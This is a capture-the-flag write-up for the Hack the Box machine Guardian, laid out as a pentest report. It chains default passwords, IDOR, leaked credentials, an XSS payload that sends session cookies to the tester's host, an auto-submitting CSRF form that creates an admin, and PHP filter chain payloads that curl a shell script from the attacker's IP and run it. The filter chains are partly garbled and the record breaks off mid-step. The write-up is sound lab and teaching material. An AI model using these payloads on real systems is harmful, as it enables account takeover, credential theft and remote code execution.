

Hack the Box machine: Guardian

IP : 10.10.11.84
OS : Linux
Difficulty : Hard

Executive Summary

We performed a Penetration Testing on this Hack the Box Guardian through account enumeration from a student account, followed by IDOR to view other account chats and obtain Gitea credentials. In Gitea, there was information about the phpspreadsheet version and MySQL credentials. We then conducted XSS to obtain the lecturer account's session cookie, gaining access to the lecturer account. Then, we exploited a CSRF vulnerability to create an admin account. After that, we used RFI to get a reverse shell and logged into MySQL using the credentials found in Gitea, successfully obtaining credentials for existing accounts. We used these credentials to log in via SSH as one of the users with an admin role.

We then leveraged that user's privileges to execute commands allowing access to another user's command prompt. After that, we also found a vulnerability in the safeapache2ctl software, allowing us to escalate privileges further, reaching root.


Recommendations:

- Default password information should only be displayed among users
- Check regularly for the latest software versions and update if a newer software version patches critical bugs
- Do not store credentials in source code files
- Validate URL parameters input by users to verify whether the user should be authorized to access data from the input parameter values
- Do not place CSRF tokens in the website front end
- Update the version of phpspreadsheet being used
- Validate URLs input by users
- Do not allow users access to perform actions on behalf of another user
- Update software regularly

Write-up

```
(theto@kali)-[~]
$ sudo nmap 10.10.11.84 -sV -O
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 21:08 WIB
Nmap scan report for guardian.htb (10.10.11.84)
Host is up (0.59s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.67 seconds
```



After opening the target IP, we are redirected to the Guardian University website.

Student Portal

Please log in with your student credentials.

Username

Enter your student ID (e.g., GUXXXXXXX)

Password

Enter your password

☐ Remember me

[Log In →](#)

[Forgot Password](#) | [Help](#)

On the login page, there are Forgot Password and Help sections. Clicking them displays a .pdf file containing default password information, "GU1234".

Guardian University Student Portal Guide

Welcome to the Guardian University Student Portal! This guide will help you get started and ensure your account is secure. Please read the instructions below carefully.

Important Login Information:

1. **Your default password is: GU1234**
2. For security reasons, you must change your password immediately after your first login.
3. To change your password:
 - Log in to the student portal.
 - Navigate to 'Account Settings' or 'Profile Settings'.
 - Select 'Change Password' and follow the instructions.

Portal Features:

The Guardian University Student Portal offers a wide range of features to help you manage your academic journey effectively. Key features include:

- Viewing your course schedule and timetables.
- Accessing grades and academic records.
- Submitting assignments and viewing feedback from faculty.
- Communicating with faculty and peers via the messaging system.
- Staying updated with the latest announcements and notices.

Tips for First-Time Users:

- Bookmark the portal login page for quick access.
- Use a strong, unique password for your account.
- Familiarize yourself with the portal layout and navigation.
- Check your inbox regularly for important updates.


Need Help?

If you encounter any issues while logging in or changing your password, please contact the IT Support Desk at:

Email: support@guardian.htb

Remember, your student portal is the gateway to your academic journey at Guardian University. Keep your credentials secure and never share them with anyone.

Since we know the default password for student accounts, we can try logging in with student accounts that haven't changed their password. On the main page, there is a Student Testimonials section displaying sample student accounts (in GUXXXXXX format). We will try logging in using one of their accounts with the default password.



And we successfully logged in as username GU0142023.

This vulnerability falls under Information Leakage with a CVSS score of 8.1 (High). To mitigate this, login information should not be publicly accessible and should only be shared internally among students.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	None (N)	None (N)	Unchanged (U)	High (H)	Low (L)	None (N)	8.2	High

Chat

← Back to Chats

GU0142023 Sep 14, 2025 09:00
Can you help me with a few questions from the last exam?

GU6262023 Sep 14, 2025 09:00
Sure! I'll assist you with those questions.

Type your message...

Send

One of the features in the student portal is chatting with other accounts. We also found a vulnerability in this feature, which is Insecure Direct Object Reference (IDOR).

[portal.guardian.htb/student/chat.php?chat_users\[0\]=13&chat_users\[1\]=11](portal.guardian.htb/student/chat.php?chat_users[0]=13&chat_users[1]=11)

In the URL, we can change the parameters **chat_users[0]=13** and **chat_users[1]=11**, where 13 and 11 are user IDs. If we modify both parameters, we can view chats between other users; for example, if we change **chat_users[0]=1** and **chat_users[1]=2**, we can view chats between the **admin** account and **jamil.enockson**.

Chat

← Back to Chats

jamil.enockson Nov 28, 2025 14:02
I am doing great, thanks.

admin Nov 28, 2025 14:02
Hello! How are you doing today?

admin Nov 28, 2025 14:02
Here is your password for gitea: DHsNnk3V503

Type your message...

Send

← Back to Chats

admin Nov 28, 2025 14:02
Hello! How are you doing today?


admin Nov 28, 2025 14:02
Here is your password for gitea: DHsNnk3V503

Here we obtained the password information for the Gitea account **jamil.enockson**, "DHsNnk3V503". Gitea is a self-hosted service for managing a website's Git repository.

This IDOR vulnerability has a CVSS score of 6.5 (Medium), and mitigation can be done by validating user-supplied URLs.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	Low (L)	None (N)	Unchanged (U)	High (H)	None (N)	None (N)	6.5	Medium

We go to gitea.guardian.htb and log in as jamil.enockson@guardian.htb.



Here we find the application source code and also discover mysql credentials in the config file.

```
1  <?php
2  return [
3      'db' => [
4          'dsn' => 'mysql:host=localhost;dbname=guardiandb',
5          'username' => 'root',
6          'password' => 'Gu4rd14n_un1_1s_th3_b3st',
7          'options' => []
8      ],
9      'salt' => '8Sb)tM1vs1SS'
10 ];
```

In addition, in the `composer.json` file, we can also see that this application uses `phpspreadsheet` version 3.7.0.

```

1  {
2      "require": {
3          "phpoffice/phpspreadsheet": "3.7.0",
4          "phpoffice/phpword": "^1.3"
5      }
6  }

```

This version has a vulnerability, specifically CVE-2025-22131, where an XSS vulnerability exists when converting .xlsx files to HTML files. We can exploit it in the Assignments section by uploading a modified .xlsx file.

We will use the tool available on GitHub (<https://github.com/s0ck37/CVE-2025-22131-POC>) to accomplish this. First, we create an empty .xlsx file named **sample.xlsx**. Then we run this command:

```

reichata@lenovo:~/Documents/Dump$ python3 generate.py "<script>document.location='http://10.10.16.26
/?c='+document.cookie;</script>"
CVE-2025-22131 XSS Exploit by s0ck37

Usage: python3 generate.py <html>
Example: python3 generate.py "<script>alert(1)</script>"

Reading sample spreadsheet
Embedding injection
Generating final xlsx
Exploit written to exploit.xlsx

```

Generate.py will create a .xlsx file populated with the script we entered earlier, named **exploit.xlsx**. This script functions to capture the lecturer's session cookie and send it to our IP. After that, we set up an HTTP server on port 80 to act as our listener.



```
reichata@lenovo:~/Documents/Dump$ sudo python3 -m http.server 80
[sudo] password for reichata:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.84 - - [01/Dec/2025 08:46:37] "GET /?c=PHPSESSID=v5acm1j92hcqp2l9jfu4r6640a HTTP/1.1" 200 -
10.10.11.84 - - [01/Dec/2025 08:46:38] code 404, message File not found
10.10.11.84 - - [01/Dec/2025 08:46:38] "GET /favicon.ico HTTP/1.1" 404 -
```

After uploading the **exploit.xlsx** file, we receive the lecturer account's session cookie in our terminal (PHPSESSID=.....). We will use this session cookie to access the lecturer account.


This vulnerability has a CVSS score of 7.3 (High). It can be resolved by updating the version of phpspreadsheet being used.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	Low (L)	Required (R)	Unchanged (U)	High (H)	High (H)	None (N)	7.3	High

We open our browser, modify the cookie in inspect element, and successfully gain access to the lecturer account.



After conducting information gathering while using the lecturer account, we found a menu that presents a flaw for the next attack: the Notice Board menu.



The screenshot shows the 'Lecturer Portal' sidebar on the left with options: Dashboard, My Courses, My Students, Assignments, Submissions, Notice Board, Chats, Profile, and Logout. The main content area is titled 'Create Notice' and contains a form with three input fields: 'Title', 'Content', and 'Reference Link (will be reviewed by admin)'.

After accessing the Notice Board menu, click create new notice. Looking at the form, it displays "will be reviewed by admin," indicating that an admin will review the content submitted by the lecturer before releasing the notice.

Additionally, inspecting the page reveals the admin CSRF token.

```
Q csrf
<div class="bg-white rounded-lg shadow p-6">
  <form action="create.php" method="POST">
    <div class="mb-4">...</div>
    <div class="mb-4">...</div>
    <div class="mb-4">...</div>
    <input type="hidden" name="csrf_token" value="1b61abf98a2f15ee0cc8d6b57edaa8c4">
    <div class="flex justify-end">...</div> (flex)
  </form>
</div>
</div>
</div>
```

html > body.bg-gray-100 > div.main-content > div.p-6 > div.bg-white.rounded-lg.shadow.p-6 > form > input

Furthermore, code from the admin portal allows creating a new user with any role, provided the CSRF token is valid (the CSRF token can be obtained from the global pool as it is not session-bound).

```

1  <?php
2
3  $global_tokens_file = __DIR__ . '/tokens.json';
4
5  function get_token_pool()
6  {
7      global $global_tokens_file;
8      return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
9  }
10
11 function add_token_to_pool($token)
12 {
13     global $global_tokens_file;
14     $tokens = get_token_pool();
15     $tokens[] = $token;
16     file_put_contents($global_tokens_file, json_encode($tokens));
17 }
18
19 function is_valid_token($token)
20 {
21     $tokens = get_token_pool();
22     return in_array($token, $tokens);
23 }

```

```

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $csrf_token = $_POST['csrf_token'] ?? '';

    if (!is_valid_token($csrf_token)) {
        die("Invalid CSRF token!");
    }

    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';
    $full_name = $_POST['full_name'] ?? '';
    $email = $_POST['email'] ?? '';
    $dob = $_POST['dob'] ?? '';
    $address = $_POST['address'] ?? '';
    $user_role = $_POST['user_role'] ?? '';

    // Check for empty fields
    if (empty($username) || empty($password) || empty($full_name) || empty($email) || empty($dob) || empty($address) || empty($user_role)) {
        $error = "All fields are required. Please fill in all fields.";
    } else {
        $password = hash('sha256', $password . $salt);

        $data = [
            'username' => $username,
            'password_hash' => $password,
            'full_name' => $full_name,
            'email' => $email,
            'dob' => $dob,
            'address' => $address,
            'user_role' => $user_role
        ];
    }
}

```

From here, we can create an .html file containing our CSRF token (lecturer) and the required data to create a new user with the admin role, and the admin user is successfully created. The HTML file looks like this:

```

1 <html>
2   <body>
3     <form action="http://portal.guardian.htb/admin/createuser.php" method="POST" id="create-user">
4       <input type="text" name="csrf_token" value="89151b0b07997c600206859aa44e3736" />
5       <input type="text" name="username" value="hacker" />
6       <input type="text" name="password" value="longpassword" />
7       <input type="text" name="full_name" value="hacker hacker" />
8       <input type="text" name="email" value="hacker@guardian.htb" />
9       <input type="text" name="dob" value="2000-01-01" />
10      <input type="text" name="address" value="hacker street" />
11      <input type="text" name="user_role" value="admin" />
12    </form>
13    <script>
14      document.getElementById("create-user").submit();
15    </script>
16  </body>
17 </html>
18
19

```

Then we convert it into a link with the format **http://{our IP}/{.html file}**

Create Notice

Title

hmm

Content

vipii

Reference Link (will be reviewed by admin)

https://10.10.16.176/get_csrf.html

This vulnerability has a CVSS score of 6.1 (Medium). To fix it, avoid exposing CSRF tokens on the front end, and do not validate CSRF tokens solely against a global pool; instead, verify whether the token belongs to a valid user session.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	High (H)	Required (R)	Unchanged (U)	High (H)	High (H)	None (N)	6.1	Medium

When the admin clicks the provided link, the HTML file immediately executes the creation of the new admin user.

```
(theto@kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.84 - - [11/Dec/2025 21:12:53] "GET /?c=PHPSESSID=06gvfs6gldin9e9f4qgauqui0p HTTP/1.1" 200 -
10.10.11.84 - - [11/Dec/2025 21:12:54] "code 404, message File not found"
10.10.11.84 - - [11/Dec/2025 21:12:54] "GET /favicon.ico HTTP/1.1" 404 -
10.10.11.84 - - [11/Dec/2025 21:18:22] "GET /get_csrf.html HTTP/1.1" 200 -
```

Afterward, log out from the lecturer account and log in using the credentials of the admin account we created (from the HTML file executed by the admin).

Username = hacker

Password = longpassword

Admin Dashboard

Welcome, hacker

Total Users
63

Active Courses
21

Total Enrollments
126

Active Notices
17

CPU Usage
0.01%

RAM Usage
2.00 MB

Disk Usage
32.44%

Recent User Registrations

Name	Role	Registered
hacker hacker hacker@guardian.htb	Admin	Dec 11, 2025
Egon Jaques GU5092024@guardian.htb	Student	Dec 11, 2025
Iain Vinson GU4752025@guardian.htb	Student	Dec 11, 2025
Leela Headon GU9362023@guardian.htb	Student	Dec 11, 2025
Sinclair Tierney GU1712025@guardian.htb	Student	Dec 11, 2025

Recent Assignment Submissions

Title	Student	Submitted At
Data Structures Practice	38	Dec 11, 2025 14:02
Solar Panel Efficiency Research	32	Dec 11, 2025 14:02
Policy Proposal on Waste Management	33	Dec 11, 2025 14:02
Water Resource Management Study	34	Dec 11, 2025 14:02
Python Basics Submission	35	Dec 11, 2025 14:02
Sorting Algorithms Submission	37	Dec 11, 2025 14:02
SQL Queries Submission	40	Dec 11, 2025 14:02
File Systems Report	42	Dec 11, 2025 14:02

Next, we perform information gathering again by checking the available menus in the admin account. We discover a new vulnerability in the reports menu, where a link is vulnerable, such as in reports/enrollment.


<http://portal.guardian.htb/admin/reports.php?report=reports/enrollment.php>

From the link above, we can replace the report variable parameter with our desired argument. However, there is a restriction preventing input of forbidden words.

```

1  <?php
2  require '../includes/auth.php';
3  require '../config/db.php';
4
5  if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
6      header('Location: /login.php');
7      exit();
8  }
9
10 $report = $_GET['report'] ?? 'reports/academic.php';
11
12 if (strpos($report, '..') !== false) {
13     die("<h2>Malicious request blocked 🚫 </h2>");
14 }
15
16 if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
17     die("<h2>Access denied. Invalid file 🚫 </h2>");
18 }


```



Access denied. Invalid file 🚫

Therefore, we need to use a PHP filter chain vulnerability. We will use a tool from GitHub (https://github.com/synacktiv/php_filter_chain_generator) to convert our PHP payload into a Base64 PHP filter chain.

First, we create a file named **shell.sh** containing our reverse shell payload.



Then we convert these three commands into a Base64 filter chain using the downloaded tool.

<?php system("curl {IP kita}/shell.sh -o /tmp/shell.sh");?>

```
<?php system("chmod +x /tmp/shell.sh");?>
```

```
<?php system("/tmp/shell.sh");?>
```

In the format **python3 php_filter_chain_generator.py --chain '{command}'**

```
[the0@kali:~]$ python3 php_filter_chain_generator.py --chain '<?php system("curl 10.10.16.176/shell.sh -o /tmp/shell.sh");>';>'
+-----+
|GvTKCjJdXjJSIDeWlJEWLjZELjE3Nl9zaGVzS5ZaCAtbYAvdGIwL3NoZWxsLnNoIToiK7Pz4)|
+-----+
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PCR866.CSUNICODE|convert.iconv.CP950.UTF-16BE|convert.iconv.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF-8|convert.iconv.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.BIG5-932|BIG5_JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.0|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.base64-decode|convert.iconv.UFT8.UF7|convert.iconv.DEC.UFT-32|convert.iconv.ISO8859-9_U_6937-2|convert.iconv.base64-decode|convert.iconv.UFT8.UF7|convert.iconv.L5.UFT-32|convert.iconv.ISO88594.GB13000|convert.iconv.base64-decode|convert.iconv.UFT8.UF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UFT8.UF7|convert.iconv.CP869.UFT-32|convert.iconv.Mrt.base64-decode|convert.iconv.UFT8.UF7|convert.iconv.ISO88594.UFT16|convert.iconv.IBM5347.UCS4|convert.iconv.UFT32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UFT8.UFT7|convert.iconv.IBM869.UFT16|convert.iconv.L3.CSISO9000|00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UFT8.UFT7|convert.iconv.IBM869.UFT16|convert.
```

```
[~](theto@kali)-[~]
└─$ python3 php_filter_chain_generator.py --chain '<?php system("chmod +x /tmp/shell.sh");>?'
[+] The following gadget chain will generate the following code : <?php system("chmod +x /tmp/
1wL3NoZWxsLnNoIik7Pz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
